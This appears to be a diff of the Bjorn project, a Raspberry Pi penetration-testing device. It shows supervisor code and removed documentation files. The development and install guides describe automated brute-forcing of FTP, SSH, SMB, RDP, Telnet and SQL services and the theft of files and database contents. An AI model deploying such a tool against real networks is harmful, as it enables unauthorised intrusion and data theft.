logger.warning("LLM Bridge init skipped: %s", e)
|
||||
|
||||
# MCP Server — start if enabled in config
|
||||
try:
|
||||
import mcp_server
|
||||
if shared_data.config.get("mcp_enabled", False):
|
||||
mcp_server.start()
|
||||
logger.info("MCP server started")
|
||||
else:
|
||||
logger.info("MCP server loaded (disabled — enable via Settings)")
|
||||
except Exception as e:
|
||||
logger.warning("MCP server init skipped: %s", e)
|
||||
|
||||
# Signal Handlers
|
||||
exit_handler = lambda s, f: handle_exit(
|
||||
s,
|
||||
f,
|
||||
display_thread,
|
||||
bjorn_thread,
|
||||
web_thread,
|
||||
health_thread,
|
||||
runtime_state_thread,
|
||||
True,
|
||||
)
|
||||
signal.signal(signal.SIGINT, exit_handler)
|
||||
signal.signal(signal.SIGTERM, exit_handler)
|
||||
|
||||
# --- SUPERVISOR LOOP (Crash Shield) ---
|
||||
restart_times = []
|
||||
max_restarts = 5
|
||||
restart_window_s = 300
|
||||
|
||||
logger.info("Bjorn Supervisor running.")
|
||||
|
||||
while not shared_data.should_exit:
|
||||
time.sleep(2) # CPU Friendly polling
|
||||
now = time.time()
|
||||
|
||||
# --- OPTIMIZATION: Periodic Garbage Collection ---
|
||||
# Forces cleanup of circular references and free RAM every 2 mins
|
||||
if now - last_gc_time > 120:
|
||||
gc.collect()
|
||||
last_gc_time = now
|
||||
logger.debug("System: Forced Garbage Collection executed.")
|
||||
|
||||
# --- CRASH SHIELD: Bjorn Thread ---
|
||||
if bjorn_thread and not bjorn_thread.is_alive() and not shared_data.should_exit:
|
||||
restart_times = [t for t in restart_times if (now - t) <= restart_window_s]
|
||||
restart_times.append(now)
|
||||
|
||||
if len(restart_times) <= max_restarts:
|
||||
logger.warning("Crash Shield: Restarting Bjorn Main Thread")
|
||||
bjorn_thread = threading.Thread(target=bjorn.run, daemon=True, name="BjornMain")
|
||||
bjorn_thread.start()
|
||||
else:
|
||||
logger.critical("Crash Shield: Bjorn exceeded restart budget. Shutting down.")
|
||||
_request_shutdown()
|
||||
break
|
||||
|
||||
# --- CRASH SHIELD: Display Thread ---
|
||||
if display_thread and not display_thread.is_alive() and not shared_data.should_exit:
|
||||
restart_times = [t for t in restart_times if (now - t) <= restart_window_s]
|
||||
restart_times.append(now)
|
||||
if len(restart_times) <= max_restarts:
|
||||
logger.warning("Crash Shield: Restarting Display Thread")
|
||||
display_thread, display_instance = Bjorn.start_display(old_display=display_instance)
|
||||
else:
|
||||
logger.critical("Crash Shield: Display exceeded restart budget. Shutting down.")
|
||||
_request_shutdown()
|
||||
break
|
||||
|
||||
# --- CRASH SHIELD: Runtime State Updater ---
|
||||
if runtime_state_thread and not runtime_state_thread.is_alive() and not shared_data.should_exit:
|
||||
restart_times = [t for t in restart_times if (now - t) <= restart_window_s]
|
||||
restart_times.append(now)
|
||||
if len(restart_times) <= max_restarts:
|
||||
logger.warning("Crash Shield: Restarting Runtime State Updater")
|
||||
runtime_state_thread = RuntimeStateUpdater(shared_data)
|
||||
runtime_state_thread.start()
|
||||
else:
|
||||
logger.critical("Crash Shield: Runtime State Updater exceeded restart budget. Shutting down.")
|
||||
_request_shutdown()
|
||||
break
|
||||
|
||||
# Exit cleanup
|
||||
if health_thread:
|
||||
health_thread.stop()
|
||||
if runtime_state_thread:
|
||||
runtime_state_thread.stop()
|
||||
|
||||
handle_exit(
|
||||
signal.SIGTERM,
|
||||
None,
|
||||
display_thread,
|
||||
bjorn_thread,
|
||||
web_thread,
|
||||
health_thread,
|
||||
runtime_state_thread,
|
||||
False,
|
||||
)
|
||||
|
||||
except Exception as exc:
|
||||
logger.critical(f"Critical bootstrap failure: {exc}")
|
||||
_request_shutdown()
|
||||
# Try to clean up anyway
|
||||
try:
|
||||
handle_exit(
|
||||
signal.SIGTERM,
|
||||
None,
|
||||
display_thread,
|
||||
bjorn_thread,
|
||||
web_thread,
|
||||
health_thread,
|
||||
runtime_state_thread,
|
||||
False,
|
||||
)
|
||||
except:
|
||||
pass
|
||||
sys.exit(1)
|
||||
|
||||
@@ -1,40 +0,0 @@
|
||||
# 📝 Code of Conduct
|
||||
|
||||
Take Note About This... **Take Note...**
|
||||
|
||||
## 🤝 Our Commitment
|
||||
|
||||
We are committed to fostering an open and welcoming environment for all contributors. As such, everyone who participates in **Bjorn** is expected to adhere to the following code of conduct.
|
||||
|
||||
## 🌟 Expected Behavior
|
||||
|
||||
- **Respect:** Be respectful of differing viewpoints and experiences.
|
||||
- **Constructive Feedback:** Provide constructive feedback and be open to receiving it.
|
||||
- **Empathy and Kindness:** Show empathy and kindness towards other contributors.
|
||||
- **Respect for Maintainers:** Respect the decisions of the maintainers.
|
||||
- **Positive Intent:** Assume positive intent in interactions with others.
|
||||
|
||||
## 🚫 Unacceptable Behavior
|
||||
|
||||
- **Harassment or Discrimination:** Harassment or discrimination in any form.
|
||||
- **Inappropriate Language or Imagery:** Use of inappropriate language or imagery.
|
||||
- **Personal Attacks:** Personal attacks or insults.
|
||||
- **Public or Private Harassment:** Public or private harassment.
|
||||
|
||||
## 📢 Reporting Misconduct
|
||||
|
||||
If you encounter any behavior that violates this code of conduct, please report it by contacting [bjorn-cyberviking@outlook.com](mailto:bjorn-cyberviking@outlook.com). All complaints will be reviewed and handled appropriately.
|
||||
|
||||
## ⚖️ Enforcement
|
||||
|
||||
Instances of unacceptable behavior may be addressed by the project maintainers, who are responsible for clarifying and enforcing this code of conduct. Violations may result in temporary or permanent bans from the project and related spaces.
|
||||
|
||||
## 🙏 Acknowledgments
|
||||
|
||||
This code of conduct is adapted from the [Contributor Covenant, version 2.0](https://www.contributor-covenant.org/version/2/0/code_of_conduct.html).
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
@@ -1,51 +0,0 @@
|
||||
# 🤝 Contributing to Bjorn
|
||||
|
||||
We welcome contributions to Bjorn! To make sure the process goes smoothly, please follow these guidelines:
|
||||
|
||||
## 📋 Code of Conduct
|
||||
|
||||
Please note that all participants in our project are expected to follow our [Code of Conduct](#-code-of-conduct). Make sure to review it before contributing.
|
||||
|
||||
## 🛠 How to Contribute
|
||||
|
||||
1. **Fork the repository**:
|
||||
Fork the project to your GitHub account using the GitHub interface.
|
||||
|
||||
2. **Create a new branch**:
|
||||
Use a descriptive branch name for your feature or bugfix:
|
||||
|
||||
git checkout -b feature/your-feature-name
|
||||
|
||||
3. **Make your changes**:
|
||||
Implement your feature or fix the bug in your branch. Make sure to include tests where applicable and follow coding standards.
|
||||
|
||||
4. **Test your changes**:
|
||||
Run the test suite to ensure your changes don’t break any functionality:
|
||||
|
||||
- ...
|
||||
5. **Commit your changes**:
|
||||
Use meaningful commit messages that explain what you have done:
|
||||
|
||||
git commit -m "Add feature/fix: Description of changes"
|
||||
|
||||
6. **Push your changes**:
|
||||
Push your changes to your fork:
|
||||
|
||||
git push origin feature/your-feature-name
|
||||
|
||||
7. **Submit a Pull Request**:
|
||||
Create a pull request on the main repository, detailing the changes you’ve made. Link any issues your changes resolve and provide context.
|
||||
|
||||
## 📑 Guidelines for Contributions
|
||||
|
||||
- **Lint your code** before submitting a pull request. We use [ESLint](https://eslint.org/) for frontend and [pylint](https://www.pylint.org/) for backend linting.
|
||||
- Ensure **test coverage** for your code. Uncovered code may delay the approval process.
|
||||
- Write clear, concise **commit messages**.
|
||||
|
||||
Thank you for helping improve!
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
373
DEVELOPMENT.md
@@ -1,373 +0,0 @@
|
||||
# 🖲️ Bjorn Development
|
||||
|
||||
<p align="center">
|
||||
<img src="https://github.com/user-attachments/assets/c5eb4cc1-0c3d-497d-9422-1614651a84ab" alt="thumbnail_IMG_0546" width="98">
|
||||
</p>
|
||||
|
||||
## 📚 Table of Contents
|
||||
|
||||
- [Design](#-design)
|
||||
- [Educational Aspects](#-educational-aspects)
|
||||
- [Disclaimer](#-disclaimer)
|
||||
- [Extensibility](#-extensibility)
|
||||
- [Development Status](#-development-status)
|
||||
- [Project Structure](#-project-structure)
|
||||
- [Core Files](#-core-files)
|
||||
- [Actions](#-actions)
|
||||
- [Data Structure](#-data-structure)
|
||||
- [Detailed Project Description](#-detailed-project-description)
|
||||
- [Behaviour of Bjorn](#-behavior-of-bjorn)
|
||||
- [Running Bjorn](#-running-bjorn)
|
||||
- [Manual Start](#-manual-start)
|
||||
- [Service Control](#-service-control)
|
||||
- [Fresh Start](#-fresh-start)
|
||||
- [Important Configuration Files](#-important-configuration-files)
|
||||
- [Shared Configuration](#-shared-configuration-shared_configjson)
|
||||
- [Actions Configuration](#-actions-configuration-actionsjson)
|
||||
- [E-Paper Display Support](#-e-paper-display-support)
|
||||
- [Ghosting Removed](#-ghosting-removed)
|
||||
- [Development Guidelines](#-development-guidelines)
|
||||
- [Adding New Actions](#-adding-new-actions)
|
||||
- [Testing](#-testing)
|
||||
- [Web Interface](#-web-interface)
|
||||
- [Project Roadmap](#-project-roadmap)
|
||||
- [Current Focus](#-future-plans)
|
||||
- [Future Plans](#-future-plans)
|
||||
- [License](#-license)
|
||||
|
||||
## 🎨 Design
|
||||
|
||||
- **Portability**: Self-contained and portable device, ideal for penetration testing.
|
||||
- **Modularity**: Extensible architecture allowing addition of new actions.
|
||||
- **Visual Interface**: The e-Paper HAT provides a visual interface for monitoring the ongoing actions, displaying results or stats, and interacting with Bjorn .
|
||||
|
||||
## 📔 Educational Aspects
|
||||
|
||||
- **Learning Tool**: Designed as an educational tool to understand cybersecurity concepts and penetration testing techniques.
|
||||
- **Practical Experience**: Provides a practical means for students and professionals to familiarize themselves with network security practices and vulnerability assessment tools.
|
||||
|
||||
## ✒️ Disclaimer
|
||||
|
||||
- **Ethical Use**: This project is strictly for educational purposes.
|
||||
- **Responsibility**: The author and contributors disclaim any responsibility for misuse of Bjorn.
|
||||
- **Legal Compliance**: Unauthorized use of this tool for malicious activities is prohibited and may be prosecuted by law.
|
||||
|
||||
## 🧩 Extensibility
|
||||
|
||||
- **Evolution**: The main purpose of Bjorn is to gain new actions and extend his arsenal over time.
|
||||
- **Modularity**: Actions are designed to be modular and can be easily extended or modified to add new functionality.
|
||||
- **Possibilities**: From capturing pcap files to cracking hashes, man-in-the-middle attacks, and more—the possibilities are endless.
|
||||
- **Contribution**: It's up to the user to develop new actions and add them to the project.
|
||||
|
||||
## 🔦 Development Status
|
||||
|
||||
- **Project Status**: Ongoing development.
|
||||
- **Current Version**: Scripted auto-installer, or manual installation. Not yet packaged with Raspberry Pi OS.
|
||||
- **Reason**: The project is still in an early stage, requiring further development and debugging.
|
||||
|
||||
### 🗂️ Project Structure
|
||||
|
||||
```
|
||||
Bjorn/
|
||||
├── Bjorn.py
|
||||
├── comment.py
|
||||
├── display.py
|
||||
├── epd_helper.py
|
||||
├── init_shared.py
|
||||
├── kill_port_8000.sh
|
||||
├── logger.py
|
||||
├── orchestrator.py
|
||||
├── requirements.txt
|
||||
├── shared.py
|
||||
├── utils.py
|
||||
├── webapp.py
|
||||
├── __init__.py
|
||||
├── actions/
|
||||
│ ├── ftp_connector.py
|
||||
│ ├── ssh_connector.py
|
||||
│ ├── smb_connector.py
|
||||
│ ├── rdp_connector.py
|
||||
│ ├── telnet_connector.py
|
||||
│ ├── sql_connector.py
|
||||
│ ├── steal_files_ftp.py
|
||||
│ ├── steal_files_ssh.py
|
||||
│ ├── steal_files_smb.py
|
||||
│ ├── steal_files_rdp.py
|
||||
│ ├── steal_files_telnet.py
|
||||
│ ├── steal_data_sql.py
|
||||
│ ├── nmap_vuln_scanner.py
|
||||
│ ├── scanning.py
|
||||
│ └── __init__.py
|
||||
├── backup/
|
||||
│ ├── backups/
|
||||
│ └── uploads/
|
||||
├── config/
|
||||
├── data/
|
||||
│ ├── input/
|
||||
│ │ └── dictionary/
|
||||
│ ├── logs/
|
||||
│ └── output/
|
||||
│ ├── crackedpwd/
|
||||
│ ├── data_stolen/
|
||||
│ ├── scan_results/
|
||||
│ ├── vulnerabilities/
|
||||
│ └── zombies/
|
||||
└── resources/
|
||||
└── waveshare_epd/
|
||||
```
|
||||
|
||||
### ⚓ Core Files
|
||||
|
||||
#### Bjorn.py
|
||||
|
||||
The main entry point for the application. It initializes and runs the main components, including the network scanner, orchestrator, display, and web server.
|
||||
|
||||
#### comment.py
|
||||
|
||||
Handles generating all the Bjorn comments displayed on the e-Paper HAT based on different themes/actions and statuses.
|
||||
|
||||
#### display.py
|
||||
|
||||
Manages the e-Paper HAT display, updating the screen with Bjorn character, the dialog/comments, and the current information such as network status, vulnerabilities, and various statistics.
|
||||
|
||||
#### epd_helper.py
|
||||
|
||||
Handles the low-level interactions with the e-Paper display hardware.
|
||||
|
||||
#### logger.py
|
||||
|
||||
Defines a custom logger with specific formatting and handlers for console and file logging. It also includes a custom log level for success messages.
|
||||
|
||||
#### orchestrator.py
|
||||
|
||||
Bjorn’s AI, a heuristic engine that orchestrates the different actions such as network scanning, vulnerability scanning, attacks, and file stealing. It loads and executes actions based on the configuration and sets the status of the actions and Bjorn.
|
||||
|
||||
#### shared.py
|
||||
|
||||
Defines the `SharedData` class that holds configuration settings, paths, and methods for updating and managing shared data across different modules.
|
||||
|
||||
#### init_shared.py
|
||||
|
||||
Initializes shared data that is used across different modules. It loads the configuration and sets up necessary paths and variables.
|
||||
|
||||
#### utils.py
|
||||
|
||||
Contains utility functions used throughout the project.
|
||||
|
||||
#### webapp.py
|
||||
|
||||
Sets up and runs a web server to provide a web interface for changing settings, monitoring and interacting with Bjorn.
|
||||
|
||||
### ▶️ Actions
|
||||
|
||||
#### actions/scanning.py
|
||||
|
||||
Conducts network scanning to identify live hosts and open ports. It updates the network knowledge base (`netkb`) and generates scan results.
|
||||
|
||||
#### actions/nmap_vuln_scanner.py
|
||||
|
||||
Performs vulnerability scanning using Nmap. It parses the results and updates the vulnerability summary for each host.
|
||||
|
||||
#### Protocol Connectors
|
||||
|
||||
- **ftp_connector.py**: Brute-force attacks on FTP services.
|
||||
- **ssh_connector.py**: Brute-force attacks on SSH services.
|
||||
- **smb_connector.py**: Brute-force attacks on SMB services.
|
||||
- **rdp_connector.py**: Brute-force attacks on RDP services.
|
||||
- **telnet_connector.py**: Brute-force attacks on Telnet services.
|
||||
- **sql_connector.py**: Brute-force attacks on SQL services.
|
||||
|
||||
#### File Stealing Modules
|
||||
|
||||
- **steal_files_ftp.py**: Steals files from FTP servers.
|
||||
- **steal_files_smb.py**: Steals files from SMB shares.
|
||||
- **steal_files_ssh.py**: Steals files from SSH servers.
|
||||
- **steal_files_telnet.py**: Steals files from Telnet servers.
|
||||
- **steal_data_sql.py**: Extracts data from SQL databases.
|
||||
|
||||
### 📇 Data Structure
|
||||
|
||||
#### Network Knowledge Base (netkb.csv)
|
||||
|
||||
Located at `data/netkb.csv`. Stores information about:
|
||||
|
||||
- Known hosts and their status. (Alive or offline)
|
||||
- Open ports and vulnerabilities.
|
||||
- Action execution history. (Success or failed)
|
||||
|
||||
**Preview Example:**
|
||||
|
||||

|
||||

|
||||
|
||||
#### Scan Results
|
||||
|
||||
Located in `data/output/scan_results/`.
|
||||
This file is generated everytime the network is scanned. It is used to consolidate the data and update netkb.
|
||||
|
||||
**Example:**
|
||||
|
||||

|
||||
|
||||
#### Live Status (livestatus.csv)
|
||||
|
||||
Contains real-time information displayed on the e-Paper HAT:
|
||||
|
||||
- Total number of known hosts.
|
||||
- Currently alive hosts.
|
||||
- Open ports count.
|
||||
- Other runtime statistics.
|
||||
|
||||
## 📖 Detailed Project Description
|
||||
|
||||
### 👀 Behavior of Bjorn
|
||||
|
||||
Once launched, Bjorn performs the following steps:
|
||||
|
||||
1. **Initialization**: Loads configuration, initializes shared data, and sets up necessary components such as the e-Paper HAT display.
|
||||
2. **Network Scanning**: Scans the network to identify live hosts and open ports. Updates the network knowledge base (`netkb`) with the results.
|
||||
3. **Orchestration**: Orchestrates different actions based on the configuration and network knowledge base. This includes performing vulnerability scanning, attacks, and file stealing.
|
||||
4. **Vulnerability Scanning**: Performs vulnerability scans on identified hosts and updates the vulnerability summary.
|
||||
5. **Brute-Force Attacks and File Stealing**: Starts brute-force attacks and steals files based on the configuration criteria.
|
||||
6. **Display Updates**: Continuously updates the e-Paper HAT display with current information such as network status, vulnerabilities, and various statistics. Bjorn also displays random comments based on different themes and statuses.
|
||||
7. **Web Server**: Provides a web interface for monitoring and interacting with Bjorn.
|
||||
|
||||
## ▶️ Running Bjorn
|
||||
|
||||
### 📗 Manual Start
|
||||
|
||||
To manually start Bjorn (without the service, ensure the service is stopped « sudo systemctl stop bjorn.service »):
|
||||
|
||||
```bash
|
||||
cd /home/bjorn/Bjorn
|
||||
|
||||
# Run Bjorn
|
||||
sudo python Bjorn.py
|
||||
```
|
||||
|
||||
### 🕹️ Service Control
|
||||
|
||||
Control the Bjorn service:
|
||||
|
||||
```bash
|
||||
# Start Bjorn
|
||||
sudo systemctl start bjorn.service
|
||||
|
||||
# Stop Bjorn
|
||||
sudo systemctl stop bjorn.service
|
||||
|
||||
# Check status
|
||||
sudo systemctl status bjorn.service
|
||||
|
||||
# View logs
|
||||
sudo journalctl -u bjorn.service
|
||||
```
|
||||
|
||||
### 🪄 Fresh Start
|
||||
|
||||
To reset Bjorn to a clean state:
|
||||
|
||||
```bash
|
||||
sudo rm -rf /home/bjorn/Bjorn/config/*.json \
|
||||
/home/bjorn/Bjorn/data/*.csv \
|
||||
/home/bjorn/Bjorn/data/*.log \
|
||||
/home/bjorn/Bjorn/data/output/data_stolen/* \
|
||||
/home/bjorn/Bjorn/data/output/crackedpwd/* \
|
||||
/home/bjorn/Bjorn/config/* \
|
||||
/home/bjorn/Bjorn/data/output/scan_results/* \
|
||||
/home/bjorn/Bjorn/__pycache__ \
|
||||
/home/bjorn/Bjorn/config/__pycache__ \
|
||||
/home/bjorn/Bjorn/data/__pycache__ \
|
||||
/home/bjorn/Bjorn/actions/__pycache__ \
|
||||
/home/bjorn/Bjorn/resources/__pycache__ \
|
||||
/home/bjorn/Bjorn/web/__pycache__ \
|
||||
/home/bjorn/Bjorn/*.log \
|
||||
/home/bjorn/Bjorn/resources/waveshare_epd/__pycache__ \
|
||||
/home/bjorn/Bjorn/data/logs/* \
|
||||
/home/bjorn/Bjorn/data/output/vulnerabilities/* \
|
||||
/home/bjorn/Bjorn/data/logs/*
|
||||
|
||||
```
|
||||
|
||||
Everything will be recreated automatically at the next launch of Bjorn.
|
||||
|
||||
## ❇️ Important Configuration Files
|
||||
|
||||
### 🔗 Shared Configuration (`shared_config.json`)
|
||||
|
||||
Defines various settings for Bjorn, including:
|
||||
|
||||
- Boolean settings (`manual_mode`, `websrv`, `debug_mode`, etc.).
|
||||
- Time intervals and delays.
|
||||
- Network settings.
|
||||
- Port lists and blacklists.
|
||||
These settings are accessible on the webpage.
|
||||
|
||||
### 🛠️ Actions Configuration (`actions.json`)
|
||||
|
||||
Lists the actions to be performed by Bjorn, including (dynamically generated with the content of the folder):
|
||||
|
||||
- Module and class definitions.
|
||||
- Port assignments.
|
||||
- Parent-child relationships.
|
||||
- Action status definitions.
|
||||
|
||||
## 📟 E-Paper Display Support
|
||||
|
||||
Currently, hardcoded for the 2.13-inch V2 & V4 e-Paper HAT.
|
||||
My program automatically detect the screen model and adapt the python expressions into my code.
|
||||
|
||||
For other versions:
|
||||
- As I don't have the v1 and v3 to validate my algorithm, I just hope it will work properly.
|
||||
|
||||
### 🍾 Ghosting Removed!
|
||||
In my journey to make Bjorn work with the different screen versions, I struggled, hacking several parameters and found out that it was possible to remove the ghosting of screens! I let you see this, I think this method will be very useful for all other projects with the e-paper screen!
|
||||
|
||||
## ✍️ Development Guidelines
|
||||
|
||||
### ➕ Adding New Actions
|
||||
|
||||
1. Create a new action file in `actions/`.
|
||||
2. Implement required methods:
|
||||
- `__init__(self, shared_data)`
|
||||
- `execute(self, ip, port, row, status_key)`
|
||||
3. Add the action to `actions.json`.
|
||||
4. Follow existing action patterns.
|
||||
|
||||
### 🧪 Testing
|
||||
|
||||
1. Create a test environment.
|
||||
2. Use an isolated network.
|
||||
3. Follow ethical guidelines.
|
||||
4. Document test cases.
|
||||
|
||||
## 💻 Web Interface
|
||||
|
||||
- **Access**: `http://[device-ip]:8000`
|
||||
- **Features**:
|
||||
- Real-time monitoring with a console.
|
||||
- Configuration management.
|
||||
- Viewing results. (Credentials and files)
|
||||
- System control.
|
||||
|
||||
## 🧭 Project Roadmap
|
||||
|
||||
### 🪛 Current Focus
|
||||
|
||||
- Stability improvements.
|
||||
- Bug fixes.
|
||||
- Service reliability.
|
||||
- Documentation updates.
|
||||
|
||||
### 🧷 Future Plans
|
||||
|
||||
- Additional attack modules.
|
||||
- Enhanced reporting.
|
||||
- Improved user interface.
|
||||
- Extended protocol support.
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
468
INSTALL.md
@@ -1,468 +0,0 @@
|
||||
## 🔧 Installation and Configuration
|
||||
|
||||
<p align="center">
|
||||
<img src="https://github.com/user-attachments/assets/c5eb4cc1-0c3d-497d-9422-1614651a84ab" alt="thumbnail_IMG_0546" width="98">
|
||||
</p>
|
||||
|
||||
## 📚 Table of Contents
|
||||
|
||||
- [Prerequisites](#-prerequisites)
|
||||
- [Quick Install](#-quick-install)
|
||||
- [Manual Install](#-manual-install)
|
||||
- [License](#-license)
|
||||
|
||||
Use Raspberry Pi Imager to install your OS
|
||||
https://www.raspberrypi.com/software/
|
||||
|
||||
### 📌 Prerequisites for RPI zero W (32bits)
|
||||

|
||||
|
||||
- Raspberry Pi OS installed.
|
||||
- Stable:
|
||||
- System: 32-bit
|
||||
- Kernel version: 6.6
|
||||
- Debian version: 12 (bookworm) '2024-10-22-raspios-bookworm-armhf-lite'
|
||||
- Username and hostname set to `bjorn`.
|
||||
- 2.13-inch e-Paper HAT connected to GPIO pins.
|
||||
|
||||
### 📌 Prerequisites for RPI zero W2 (64bits)
|
||||
|
||||

|
||||
|
||||
I did not develop Bjorn for the raspberry pi zero w2 64bits, but several feedbacks have attested that the installation worked perfectly.
|
||||
|
||||
- Raspberry Pi OS installed.
|
||||
- Stable:
|
||||
- System: 64-bit
|
||||
- Kernel version: 6.6
|
||||
- Debian version: 12 (bookworm) '2024-10-22-raspios-bookworm-arm64-lite'
|
||||
- Username and hostname set to `bjorn`.
|
||||
- 2.13-inch e-Paper HAT connected to GPIO pins.
|
||||
|
||||
|
||||
|
||||
At the moment the paper screen v2 v4 have been tested and implemented.
|
||||
I juste hope the V1 & V3 will work the same.
|
||||
|
||||
### ⚡ Quick Install
|
||||
|
||||
The fastest way to install Bjorn is using the automatic installation script :
|
||||
|
||||
```bash
|
||||
# Download and run the installer
|
||||
wget https://raw.githubusercontent.com/infinition/Bjorn/refs/heads/main/install_bjorn.sh
|
||||
sudo chmod +x install_bjorn.sh
|
||||
sudo ./install_bjorn.sh
|
||||
# Choose the choice 1 for automatic installation. It may take a while as a lot of packages and modules will be installed. You must reboot at the end.
|
||||
```
|
||||
|
||||
### 🧰 Manual Install
|
||||
|
||||
#### Step 1: Activate SPI & I2C
|
||||
|
||||
```bash
|
||||
sudo raspi-config
|
||||
```
|
||||
|
||||
- Navigate to **"Interface Options"**.
|
||||
- Enable **SPI**.
|
||||
- Enable **I2C**.
|
||||
|
||||
#### Step 2: System Dependencies
|
||||
|
||||
```bash
|
||||
# Update system
|
||||
sudo apt-get update && sudo apt-get upgrade -y
|
||||
|
||||
# Install required packages
|
||||
|
||||
sudo apt install -y \
|
||||
libjpeg-dev \
|
||||
zlib1g-dev \
|
||||
libpng-dev \
|
||||
python3-dev \
|
||||
libffi-dev \
|
||||
libssl-dev \
|
||||
libgpiod-dev \
|
||||
libi2c-dev \
|
||||
libatlas-base-dev \
|
||||
build-essential \
|
||||
python3-pip \
|
||||
wget \
|
||||
lsof \
|
||||
git \
|
||||
libopenjp2-7 \
|
||||
nmap \
|
||||
libopenblas-dev \
|
||||
bluez-tools \
|
||||
bluez \
|
||||
dhcpcd5 \
|
||||
bridge-utils \
|
||||
python3-pil
|
||||
|
||||
|
||||
# Update Nmap scripts database
|
||||
|
||||
sudo nmap --script-updatedb
|
||||
|
||||
```
|
||||
|
||||
#### Step 3: Bjorn Installation
|
||||
|
||||
```bash
|
||||
# Clone the Bjorn repository
|
||||
cd /home/bjorn
|
||||
git clone https://github.com/infinition/Bjorn.git
|
||||
cd Bjorn
|
||||
|
||||
# Install Python dependencies within the virtual environment
|
||||
sudo pip install -r requirements.txt --break-system-packages
|
||||
# As i did not succeed "for now" to get a stable installation with a virtual environment, i installed the dependencies system wide (with --break-system-packages), it did not cause any issue so far. You can try to install them in a virtual environment if you want.
|
||||
```
|
||||
|
||||
##### 3.1: Configure E-Paper Display Type
|
||||
Choose your e-Paper HAT version by modifying the configuration file:
|
||||
|
||||
1. Open the configuration file:
|
||||
```bash
|
||||
sudo vi /home/bjorn/Bjorn/config/shared_config.json
|
||||
```
|
||||
Press i to enter insert mode
|
||||
Locate the line containing "epd_type":
|
||||
Change the value according to your screen model:
|
||||
|
||||
- For 2.13 V1: "epd_type": "epd2in13",
|
||||
- For 2.13 V2: "epd_type": "epd2in13_V2",
|
||||
- For 2.13 V3: "epd_type": "epd2in13_V3",
|
||||
- For 2.13 V4: "epd_type": "epd2in13_V4",
|
||||
|
||||
Press Esc to exit insert mode
|
||||
Type :wq and press Enter to save and quit
|
||||
|
||||
#### Step 4: Configure File Descriptor Limits
|
||||
|
||||
To prevent `OSError: [Errno 24] Too many open files`, it's essential to increase the file descriptor limits.
|
||||
|
||||
##### 4.1: Modify File Descriptor Limits for All Users
|
||||
|
||||
Edit `/etc/security/limits.conf`:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/security/limits.conf
|
||||
```
|
||||
|
||||
Add the following lines:
|
||||
|
||||
```
|
||||
* soft nofile 65535
|
||||
* hard nofile 65535
|
||||
root soft nofile 65535
|
||||
root hard nofile 65535
|
||||
```
|
||||
|
||||
##### 4.2: Configure Systemd Limits
|
||||
|
||||
Edit `/etc/systemd/system.conf`:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/systemd/system.conf
|
||||
```
|
||||
|
||||
Uncomment and modify:
|
||||
|
||||
```
|
||||
DefaultLimitNOFILE=65535
|
||||
```
|
||||
|
||||
Edit `/etc/systemd/user.conf`:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/systemd/user.conf
|
||||
```
|
||||
|
||||
Uncomment and modify:
|
||||
|
||||
```
|
||||
DefaultLimitNOFILE=65535
|
||||
```
|
||||
|
||||
##### 4.3: Create or Modify `/etc/security/limits.d/90-nofile.conf`
|
||||
|
||||
```bash
|
||||
sudo vi /etc/security/limits.d/90-nofile.conf
|
||||
```
|
||||
|
||||
Add:
|
||||
|
||||
```
|
||||
root soft nofile 65535
|
||||
root hard nofile 65535
|
||||
```
|
||||
|
||||
##### 4.4: Adjust the System-wide File Descriptor Limit
|
||||
|
||||
Edit `/etc/sysctl.conf`:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/sysctl.conf
|
||||
```
|
||||
|
||||
Add:
|
||||
|
||||
```
|
||||
fs.file-max = 2097152
|
||||
```
|
||||
|
||||
Apply the changes:
|
||||
|
||||
```bash
|
||||
sudo sysctl -p
|
||||
```
|
||||
|
||||
#### Step 5: Reload Systemd and Apply Changes
|
||||
|
||||
Reload systemd to apply the new file descriptor limits:
|
||||
|
||||
```bash
|
||||
sudo systemctl daemon-reload
|
||||
```
|
||||
|
||||
#### Step 6: Modify PAM Configuration Files
|
||||
|
||||
PAM (Pluggable Authentication Modules) manages how limits are enforced for user sessions. To ensure that the new file descriptor limits are respected, update the following configuration files.
|
||||
|
||||
##### Step 6.1: Edit `/etc/pam.d/common-session` and `/etc/pam.d/common-session-noninteractive`
|
||||
|
||||
```bash
|
||||
sudo vi /etc/pam.d/common-session
|
||||
sudo vi /etc/pam.d/common-session-noninteractive
|
||||
```
|
||||
|
||||
Add this line at the end of both files:
|
||||
|
||||
```
|
||||
session required pam_limits.so
|
||||
```
|
||||
|
||||
This ensures that the limits set in `/etc/security/limits.conf` are enforced for all user sessions.
|
||||
|
||||
#### Step 7: Configure Services
|
||||
|
||||
##### 7.1: Bjorn Service
|
||||
|
||||
Create the service file:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/systemd/system/bjorn.service
|
||||
```
|
||||
|
||||
Add the following content:
|
||||
|
||||
```ini
|
||||
[Unit]
|
||||
Description=Bjorn Service
|
||||
DefaultDependencies=no
|
||||
Before=basic.target
|
||||
After=local-fs.target
|
||||
|
||||
[Service]
|
||||
ExecStartPre=/home/bjorn/Bjorn/kill_port_8000.sh
|
||||
ExecStart=/usr/bin/python3 /home/bjorn/Bjorn/Bjorn.py
|
||||
WorkingDirectory=/home/bjorn/Bjorn
|
||||
StandardOutput=inherit
|
||||
StandardError=inherit
|
||||
Restart=always
|
||||
User=root
|
||||
|
||||
# Check open files and restart if it reached the limit (ulimit -n buffer of 1000)
|
||||
ExecStartPost=/bin/bash -c 'FILE_LIMIT=$(ulimit -n); THRESHOLD=$(( FILE_LIMIT - 1000 )); while :; do TOTAL_OPEN_FILES=$(lsof | wc -l); if [ "$TOTAL_OPEN_FILES" -ge "$THRESHOLD" ]; then echo "File descriptor threshold reached: $TOTAL_OPEN_FILES (threshold: $THRESHOLD). Restarting service."; systemctl restart bjorn.service; exit 0; fi; sleep 10; done &'
|
||||
|
||||
[Install]
|
||||
WantedBy=multi-user.target
|
